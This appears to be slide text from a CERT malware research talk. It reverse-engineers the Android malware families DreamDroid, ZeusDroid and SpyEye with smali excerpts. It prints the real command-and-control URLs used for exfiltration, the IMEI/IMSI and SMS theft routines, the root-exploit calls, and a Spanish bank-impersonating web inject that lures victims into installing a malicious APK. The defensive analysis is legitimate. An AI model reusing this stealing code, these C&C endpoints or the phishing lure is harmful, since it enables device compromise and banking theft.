RE #2: DreamDroid (stage1 payload)

- Life Circle (entry point)
  - Launch Itself via INTENT (Launcher)
    - AndroidManifest.XML
  - Checking "profile" file (Init on Setting->Init on Setting$1)
    - If exist, stopSelf()
    - Else
      - Check if the ".downloadsmanager" is installed
      - If installed, stopSelf()
      - Else
        - start copying sqlite.db to DownloadProvidersManager.apk (cpFile())

RE #2: DreamDroid (stage1 payload)

```
<activity android:name="com.android.root.main">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

```
48    new-instance  v1,java/io/File
49    const-string  v3,"/system/bin/profile"
50    invoke-direct {v1,v3},java/io/File/<init> ; <init>(Ljava/lang/String;)V
51  .line 80
52    invoke-virtual  {v1},java/io/File/exists  ; exists()Z
53    move-result v2
54  .line 88
55    iget-object v3,v5,com/android/root/Setting$1.this$0 Lcom/android/root/Setting;
56    invoke-static {v3,v2},com/android/root/Setting/access$0 ; access$0(Lcom/android/root/Setting;Z)V
57    goto  111526
```

```
157 .method static access$0(Lcom/android/root/Setting;Z)V
158   .limit registers 2
159   ; parameter[0] : v0 (Lcom/android/root/Setting;)
160   ; parameter[1] : v1 (Z)
161   .line 223
162     invoke-direct {v0,v1},com/android/root/Setting/destroy  ; destroy(Z)V
163     return-void
164   .end method
165
```

```
316 .line 228
317   iget-object v0,v3,com/android/root/Setting.ctx Landroid/content/Context;
318   const-string  v1,"sqlite.db"
319   const-string  v2,"DownloadProvidersManager.apk"
320   invoke-static {v0,v1,v2},com/android/root/Setting/cpFile  ; cpFile(Landroid/content/Context;Ljava/lang/String;Lj
321 :l119ea:
322 .line 230
323   invoke-virtual  {v3},com/android/root/Setting/stopSelf  ; stopSelf()V
```

RE #2: DreamDroid (stage1 payload)

- Life Circle (rooting the phone)
  - Check the “profile” file
    - If exist, destroy() ->stopSelf()
    - Else
      - Prepare for UdevRoot
        - Run Exploid
      - If Failed
        - Prepare for AdbRoot
        - Run “rageagaintsthecage”
      - destroy() -> cpFile() | stopSelf()

RE #2: DreamDroid (stage1 payload)

```
952     new-instance  v3,java/io/File
953     const-string  v6,"/system/bin/profile"
954     invoke-direct {v3,v6},java/io/File/<init> ; <init>(Ljava/lang/String;)V
955   .line 266
956     invoke-virtual  {v3},java/io/File/exists  ; exists()Z
957     move-result v6
958     if-eqz  v6,111f90
```

```
964     new-instance  v5,com/android/root/udevRoot
965     iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
966     invoke-direct {v5,v6},com/android/root/udevRoot/<init>  ; <init>(Landroid/content/Context;)V
967   .line 272
968     invoke-virtual  {v5},com/android/root/udevRoot/go4root  ; go4root()Z
969     move-result v6
970     if-eqz  v6,111fb2
```

```
976     new-instance  v0,com/android/root/adbRoot
977     iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
978     iget-object v7,v12,com/android/root/Setting.handler Landroid/os/Handler;
979     invoke-direct {v0,v6,v7},com/android/root/adbRoot/<init>  ; <init>(Landroid/content/Context;Landroid/os/Handler
980   .line 279
981     invoke-virtual  {v0},com/android/root/adbRoot/go4root ; go4root()Z
982     move-result v6
983     if-nez  v6,111f44
```

RE #2: DreamDroid (stage1 payload)

```
964   new-instance  v5,com/android/root/udevRoot
965   iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
966   invoke-direct {v5,v6},com/android/root/udevRoot/<init>  ; <init>(Landroid/content/Context;)V
967 .line 272
968   invoke-virtual  {v5},com/android/root/udevRoot/go4root  ; go4root()Z
969   move-result v6
970   if-eqz  v6,111fb2
```

udevRoot

```
698 .method public go4root()Z
699   .limit registers 3
700   ; this: v2 (Lcom/android/root/udevRoot;)
701   .var 0 is tmpResult Z from 112704 to 11270a
702   .var 1 is tmpResult Z from 11270a to 11270c
703   .var 0 is tmpResult Z from 11270c to 112734
704   .line 225
705     invoke-direct {v2},com/android/root/udevRoot/prepareRawFile ; prepareRawFile()Z
706     move-result v0
```

```
714   .line 230
715     invoke-direct {v2},com/android/root/udevRoot/runExploid ; runExploid()Z
716     move-result v0
```

```
720     invoke-direct {v2},com/android/root/udevRoot/changeWifiState  ; changeWifiState()V
721   .line 234
722     invoke-direct {v2},com/android/root/udevRoot/installSu  ; installSu()Z
723     move-result v0
```

```
725     invoke-direct {v2},com/android/root/udevRoot/restoreWifiState ; restoreWifiState()V
726   11272c:
727   .line 238
728     invoke-direct {v2},com/android/root/udevRoot/removeExploit  ; removeExploit()V
```

RE #2: DreamDroid (stage1 payload)

```
976   new-instance  v0,com/android/root/adbRoot
977   iget-object v6,v12,com/android/root/Setting.ctx Landroid/content/Context;
978   iget-object v7,v12,com/android/root/Setting.handler Landroid/os/Handler;
979   invoke-direct {v0,v6,v7},com/android/root/adbRoot/<init>  ; <init>(Landroid/content/Context;Landroid/os/Handler
980 .line 279
981   invoke-virtual  {v0},com/android/root/adbRoot/go4root ; go4root()Z
982   move-result v6
983   if-nez  v6,111f44
```

```
329 .method public go4root()Z
330 .limit registers 3
331 ; this: v2 (Lcom/android/root/adbRoot;)
332 .line 102
333   invoke-direct {v2},com/android/root/adbRoot/prepareRawFile  ; prepareRawFile()Z
334   move-result v0
```

```
342 .line 107
343   invoke-direct {v2},com/android/root/adbRoot/runExploid  ; runExploid()Z
344   move-result v1
```

adbRoot aka rageagaintsthecage

RE #2: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - XOR-ed URL

```
42  .line 249
43    new-instance  v2,java/lang/String
44    iget-object v3,v5,com/android/root/Setting$2.val$c [B
45    invoke-direct {v2,v3},java/lang/String/<init> ; <init>([B)V
46    iget-object v3,v5,com/android/root/Setting$2.this$0 Lcom/android/root/Setting;
47    invoke-static {v3},com/android/root/Setting/access$1  ; access$1(Lcom/android/root/Setting;)Landroid/content/Con
48    move-result-object  v3
49    invoke-static {v2,v3},com/android/root/Setting/postUrl  ; postUrl(Ljava/lang/String;Landroid/content/Context;)V
```

RE #2: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - OnCreate()->Setting$2.run()

```
900 .method public onCreate()V
901 .limit registers 13
902 ; this: v12 (Lcom/android/root/Setting;)
914   sget-object v6,com/android/root/Setting.u [B
915   invoke-virtual  {v6},[B/clone ; clone()Ljava/lang/Object;
916   move-result-object  v1
917   check-cast  v1,[B
918 .line 243
919   invoke-static {v1},com/android/root/adbRoot/crypt ; crypt([B)V
921   new-instance  v6,com/android/root/Setting$2
922   invoke-direct {v6,v12,v1},com/android/root/Setting$2/<init> ; <init>(Lcom/android/root/Setting;[B)V
923 .line 255
924   invoke-virtual  {v6},com/android/root/Setting$2/run ; run()V
42 .line 249
43   new-instance  v2,java/lang/String
44   iget-object v3,v5,com/android/root/Setting$2.val$c [B
45   invoke-direct {v2,v3},java/lang/String/<init> ; <init>([B)V
46   iget-object v3,v5,com/android/root/Setting$2.this$0 Lcom/android/root/Setting;
47   invoke-static {v3},com/android/root/Setting/access$1  ; access$1(Lcom/android/root/Setting;)Landroid/content/Con
48   move-result-object  v3
49   invoke-static {v2,v3},com/android/root/Setting/postUrl  ; postUrl(Ljava/lang/String;Landroid/content/Context;)V
```

RE #2: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - XOR-ed URL

```
120 .method public static crypt([B)V
121 .limit registers 5
122 ; parameter[0] : v4 ([B)
```

```
134     aget-byte v2,v4,v0
135     sget-object v3,com/android/root/adbRoot.KEYVALUE [B
136     aget-byte v3,v3,v1
137     xor-int/2addr v2,v3
138     int-to-byte v2,v2
139     aput-byte v2,v4,v0
```

http://184.105.245.17:8080/GMServer/GMServlet

RE #2: DreamDroid (stage1 payload)

- Life Circle (calling home)
  - Stealing Data

```
475     invoke-static {v7},com/android/root/adbRoot/getIMEI ; getIMEI(Landroid/content/Context;)Ljava/lang/String;
476     move-result-object  v4
477     aput-object v4,v2,v3
478     const/4 v3,3
479     invoke-static {v7},com/android/root/adbRoot/getIMSI ; getIMSI(Landroid/content/Context;)Ljava/lang/String;
480     move-result-object  v4
```

```
<?xml version="1.0" encoding="UTF-8"?>
<Request><Protocol>1.0</Protocol><Command>0</Command><ClientInfo><Partner>%s</Partner>
<ProductId>%s</ProductId><IMEI>%s</IMEI><IMSI>%s</IMSI><Modle>%s</Modle></ClientInfo>
</Request"
```

RE #2: DreamDroid (stage2 payload)

- DownloadProvidersManager.apk
  - Silently installed/copied into /system/app

```
318     const-string  v1,"sqlite.db"
319     const-string  v2,"DownloadProvidersManager.apk"
320     invoke-static {v0,v1,v2},com/android/root/Setting/cpFile
321   :1119ea:
```

```
230     new-instance  v10,java/lang/StringBuilder
231     const-string  v11,"/system/app/"
```

RE #2: DreamDroid (stage2 payload)

- What it does?
  - RE DownloadProvidersManager.apk
  - Start via AndroidManifest.xml too :)

RE #2: DreamDroid (cont)

- Features:
  - Encrypted communication (XOR),Encrypted data
  - Two stage payloads
    - 1st Payload - Infected app
      - Rooted device
      - Install 2nd payload (DownloadProviderManager)
    - 2nd Payload – DownloadProviderManager (BOT)
      - Sqllite.db (original filename)
      - Receive instructions from C&C
      - Send info to C&C
      - Silently install itself (copy to */system/app* directory)

ZeusDroid Malware

Zeus'ED


MOSTI CyberSecurity MALAYSIA MyCERT Malaysia Computer Emergency Response Team CyberSecurity Malaysia malware research centre

RE #3: ZeusDroid

- Part of bigger financial malware package
  - Zeus
- This package focus on man-in-the-mobile (ZITMO)
  - Symbian
  - Windows Mobile
  - Android (latest family member)
- Infection by fake app


RE #3: ZeusDroid – How it works

- ZITMO Launcher's Icon



RE #3: ZeusDroid – How it works

- ZITMO Picture



RE #3: ZeusDroid – How it works

- ZITMO Social Engineering Message

RE #3: ZeusDroid – How it works

- ZeusDroid initiate by clicking on the app.
- Activate “SMSReceiver()” for SMS.RECEIVED event
-

```
<activity android:name=".Activation">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<receiver android:name=".SmsReceiver">
    <intent-filter android:priority="10000">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<service android:name=".MainService" />
```

RE #3: ZeusDroid – How it works

- ZeusDroid Components
  - Mainly just SMS stealer
    - Very primitive compare to it cousin from Blackberry and Symbian
    - Steal any SMS received
      - Should just steal mobile banking SMS only. :)

```
iget-object v8, p0, Lcom/systemsecurity6/gms/MainService$SmsBlockerThread;->pdus:[Ljava/lang/Object;

aget-object v8, v8, v3

check-cast v8, [B

invoke-static {v8}, Landroid/telephony/SmsMessage;->createFromPdu([B)Landroid/telephony/SmsMessage;

move-result-object v5

.line 42
.local v5, m:Landroid/telephony/SmsMessage;
invoke-virtual {v5}, Landroid/telephony/SmsMessage;->getOriginatingAddress()Ljava/lang/String;

move-result-object v2

.local v2, f:Ljava/lang/String;
invoke-virtual {v5}, Landroid/telephony/SmsMessage;->getMessageBody()Ljava/lang/String;

move-result-object v0
```

RE #3: ZeusDroid – How it works

- ZeusDroid Components
  - Send stolen SMS to:

```
.method public static initUrl()Ljava/lang/String;
    .locals 1

    .prologue
    .line 28
    const-string v0, "http://softthrifty.com/security.jsp"

    return-object v0
.end method
```

```
.method public static postRequest(Lorg/apache/http/client/entity/UrlEncodedFormEntity;)Lorg/json/JSONObject;
    .locals 8
    .parameter "entity"

    .prologue
    .line 40
    invoke-static {}, Lcom/systemsecurity6/gms/ServerSession;->initUrl()Ljava/lang/String;
```

SpyeyeDroid Malware

MOSTI CyberSecurity MALAYSIA MyCERT Malaysia Computer Emergency Response Team CyberSecurity Malaysia malware research centre

RE #4: Spyeye

- Part of bigger financial malware package
  - spyeye
- This package focus on man-in-the-mobile (SPITMO)
- Infection by fake app
  - Via infected spyeye desktop -

RE #4: Spyeye

- Spyeye's web inject (step 1):

```
<!-- step 1 -->
<div id="step1">
  <p>En relaci  a los casos masivos de clonaci  de tarjetas celulares y el robo de dinero de las cuentas de nuestros clientes, estamos obligados a notificar sobre esto a todo

  <p>Para luchar contra esto, hemos desarrollado una aplicaci  que protege su tel ono de la intercepci  de SMS, que garantiza por completo la seguridad de su tel ono m il.

  <p>Es inconveniente, pero es la unica manera que permitir conservar su dinero en seguridad. Comprendemos que no todos tienen tel onos a base de Android, pero s o esta plat

  <p>Nota:</p>
    <p>-  Importante! El n ero telef ico atado a su cuenta, actual para SMS y las firmas, debe usarse en su tel ono Android m il. Es necesario poner la tarjeta de su tel o
    <p>- Tel onos a base de Android se venden en todos los puntos de venta de tel onos m iles de su pa . En cualquier modelo servir </p>
  <p>Si tiene tel ono m il a base a Android o lo ha adquirido ya, pedimos pasar el proceso obligatorio de la instalaci  de la aplicaci  a su tel ono m il.</p>

  <p>Nos preocupamos por su seguridad.</p>
  <p>Atentamente, BBVA.</p>
```

RE #4: Spyeye

- Spyeye's web inject (step 2):

```
<!-- step 2 -->
<div id="step2">
  <p>Para establecer la aplicaci  y la seguridad del uso de Internet banking,</p>
  <p>Tendr   que abrir el navegador de su tel ono m il en la plataforma Android.</p>
  <p>Para la instalaci  de la aplicaci  es necesario conectarse a Internet, si no sabes como ajustar el Internet en su tel ono , por favor  dirija se  a su operador de telef

  <p>1. En la l ea de domicilios del navegador indiquen la referencia para bajar la aplicaci  <strong>www.androidseguridad.com/simseg.apk</strong></p>
  <p>2. Despu  de bajar la duplicaci  En la esquina izquierda superior debe aparecer la aguja que indica hacia abajo.</p>
  <p>3. Abran los Avisos, habiendo estirado el men de arriba abajo, y pongan en marcha la aplicaci .</p>
  <p>4. Habiendo puesto en marcha la aplicaci  presionen Install. Esta listo.  La aplicaci  es un  ito establecida en su tel ono m il!</p>
  <p>5. Ahora a Usted le queda pasar la autorizaci  del tel ono en el sistema de seguridad del banco.</p>
  <p>Marquen el n ero 325000 y presionen llamar. En la pantalla del tel ono debe aparecer un c igo de seis d itos.</p>
  <p>Introduzcan los digitos  en el campo de abajo y acaben el proceso de la activaci  de la aplicaci .</p>

  <form id="myForm" name="myForm" target="myfr" method="post" action="https://www.google.com/accounts/google_transparent.gif">
    <p>El c igo generado: <input id="codigo_generado" name="codigo_generado" type="text" maxlength="6" size="6" title="El c igo generado" /></p>
  </form>
```


RE #4: Spyeye

- Spyeye's web inject (step 2):

```
<!-- step 2 -->
<div id="step2">
  <p>Para establecer la aplicaci  y la seguridad del uso de Internet banking,</p>
  <p>Tendr   que abrir el navegador de su tel ono m il en la plataforma Android.</p>
  <p>Para la instalaci  de la aplicaci  es necesario conectarse a Internet, si no sabes como ajustar el Internet en su tel ono , por favor  dirija se  a su operador de telef

  <p>1. En la l ea de domicilios del navegador indiquen la referencia para bajar la aplicaci  <strong>www.androidseguridad.com/simseg.apk</strong></p>
  <p>2. Despu  de bajar la duplicaci  En la esquina izquierda superior debe aparecer la aguja que indica hacia abajo.</p>
  <p>3. Abran los Avisos, habiendo estirado el men de arriba abajo, y pongan en marcha la aplicaci .</p>
  <p>4. Habiendo puesto en marcha la aplicaci  presionen Install. Esta listo.  La aplicaci  es un  ito establecida en su tel ono m il!</p>
  <p>5. Ahora a Usted le queda pasar la autorizaci  del tel ono en el sistema de seguridad del banco.</p>
  <p>Marquen el n ero 325000 y presionen llamar. En la pantalla del tel ono debe aparecer un c igo de seis d itos.</p>
  <p>Introduzcan los digitos  en el campo de abajo y acaben el proceso de la activaci  de la aplicaci .</p>

  <form id="myForm" name="myForm" target="myfr" method="post" action="https://www.google.com/accounts/google_transparent.gif">
    <p>El c igo generado: <input id="codigo_generado" name="codigo_generado" type="text" maxlength="6" size="6" title="El c igo generado" /></p>
  </form>
```

RE #4: Spyeye

- Spyeye's web inject (step 2) in browser:



Spanish to English translation

Set the application

To set the application and safe use of Internet banking,

You'll have to open the browser of your mobile phone platform Android.

To install the application must connect to the Internet unless you know how to set the Internet on your phone, please address yourself to your mobile operator.

1. In line with addresses indicating the reference browser to download the application

www.androidseguridad.com / simseg.apk

2. After decreasing the duplication in the upper left corner should appear indicating the needle down.

3. Notices Open, having pulled down the top menu, and launch the application.

4. Having launched the application by pressing Install. Ready.The successful application is set to your mobile phone!

5. Now you pass the authorization is the telephone at the bank's security system.

Dial the number 325000 and press call. The phone screen should display a six digit code.

Enter the digits in the field below and finish the activation process of the application.

The generated code:

Activating the application

RE #4: Spyeye

- Entry Point

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="org.android.system"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="4" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.WRITE_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <application android:label="@string/app_name" android:icon="@drawable/icon">
        <receiver android:name=".SMSReceiver">
            <intent-filter android:priority="1000">
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
                <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

RE #4: Spyeye

- Steal SMS (read config from settings.xml)

```
invoke-virtual {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;

move-result-object v11

const-string v12, "android.provider.Telephony.SMS_RECEIVED"

invoke-virtual {v11, v12}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v11

if-eqz v11, :cond_a

.line 43
:try_start_0
invoke-virtual {p1}, Landroid/content/Context;->getAssets()Landroid/content/res/AssetManager;

move-result-object v11

const-string v12, "settings.xml"
```

RE #4: Spyeye

- Steal SMS (settings.xml)


```
<?xml version="1.0" encoding="UTF-8"?>
<settings>
<send value="1"/>
<telephone value="123"/>
<http>
<addr value="http://124ffsaf.com/sms/gate.php"/>
<addr value="http://124ff42.com/sms/gate.php"/>
<addr value="http://124ffdfsaf.com/sms/gate.php"/>
<addr value="http://124sfafsaffa.com/sms/gate.php"/>
</http>
<tels>
</tels>
</settings>
```

RE #4: Spyeye

- Steal SMS (check method and perform the action)

```
invoke-virtual {v11}, Landroid/telephony/SmsMessage;->getMessageBody()Ljava/lang/String;

move-result-object v0

.line 91
.local v0, body:Ljava/lang/String;
iget-object v11, p0, Lorg/android/system/SMSReceiver;->numbers:Ljava/util/ArrayList;

invoke-virtual {v11}, Ljava/util/ArrayList;->size()I

move-result v11

if-nez v11, :cond_0

.line 92
invoke-direct {p0, v9, v7, v0}, Lorg/android/system/SMSReceiver;->performAction(Ljava/lang/String;Ljava/lang/Str

.line 96
:cond_0
```

CHALLENGES AND ISSUES



Challenges and Issues

- Android + malware is still premature?
- Normal reverse engineering challenges
  - Code obfuscation
    - Obfuscation on data
  - Encryption
    - Make it harder
    - Eventually will be broken (as for current sample)
  - Code optimizing
    - Good for devices, painful for RE

Challenges and Issues

- Anti analysis
  - Anti-emulator/VM
    - Fingerprint emulator
      - EMEI
      - Phone number
      - ETC..ETC – similar problem with VM
  - Anti-anti-emulator
    - Patch emulator (open source, after all)
    - Run via QEMU/VM (patch the VM attributes)

Challenges and Issues

- Decompiling
  - Converting native Dalvik to Java
  - Dex2jar is a good example
  - Code logic confusing? (example)
  - Incomplete code decompiling

Challenges and Issues

Decompiling to Java
See the “switch” logic

```
1
2   public String executeTask(Integer paramInteger, String paramString)
3    {
4      switch (paramInteger.intValue())
5      {
6      case 2:
7      default:
8      case 1:
9      case 3:
10     case 4:
11     case 5:
12     case 6:
13     case 7:
14     case 8:
15     }
16     while (true)
17     {
18       return "You input the other code!";
19       String str1 = paramString;
20       String str2 = "#";
21       int i = str1.indexOf(str2);
22       String str3 = paramString;
23       int j = 0;
24       int k = i;
25       String str4 = str3.substring(j, k);
26       String str5 = paramString;
27       String str6 = "#";
28       int m = str5.indexOf(str6) + 1;
29       int n = paramString.length();
30       String str7 = paramString;
31       int i1 = m;
32       int i2 = n;
33       String str8 = str7.substring(i1, i2);
34       zjService localzjService1 = this;
35       String str9 = str4;
36       String str10 = str8;
37       int i3 = 1;
38       String str11 = localzjService1.bg_sendSms(str9, str10, i3);
39       continue;
40       zjService localzjService2 = this;
41       String str12 = paramString;
```

Challenges and Issues

Dalvik's bytecode (see the switch (pswitch) logic)). Which one is easier?. :D

```
2202 .method public executeTask(Ljava/lang/Integer;Ljava/lang/String;)Ljava/lang/String;
2203     .locals 18
2204     .parameter "taskId"
2205     .parameter "taskInfo"
2206
2207     .prologue
2208     .line 506
2209     invoke-virtual/range {p1 .. p1}, Ljava/lang/Integer;->intValue()I
2210     move-result v15
2211     packed-switch v15, :pswitch_data_0
2212     .line 550
2213     :goto_0
2214     :pswitch_0
2215     const-string v15, "You input the other code!"
2216     return-object v15
2217     .line 509
2218     :pswitch_1
2219     const/4 v15, 0x0
2220     <snip>..<snip>
2221     .line 510
2222     .local v11, sms_objNumber:Ljava/lang/String;
2223     const-string v15, "#"
2224     move-object/from16 v0, p2
2225     move-object v1, v15
2226     <snip>..<snip>
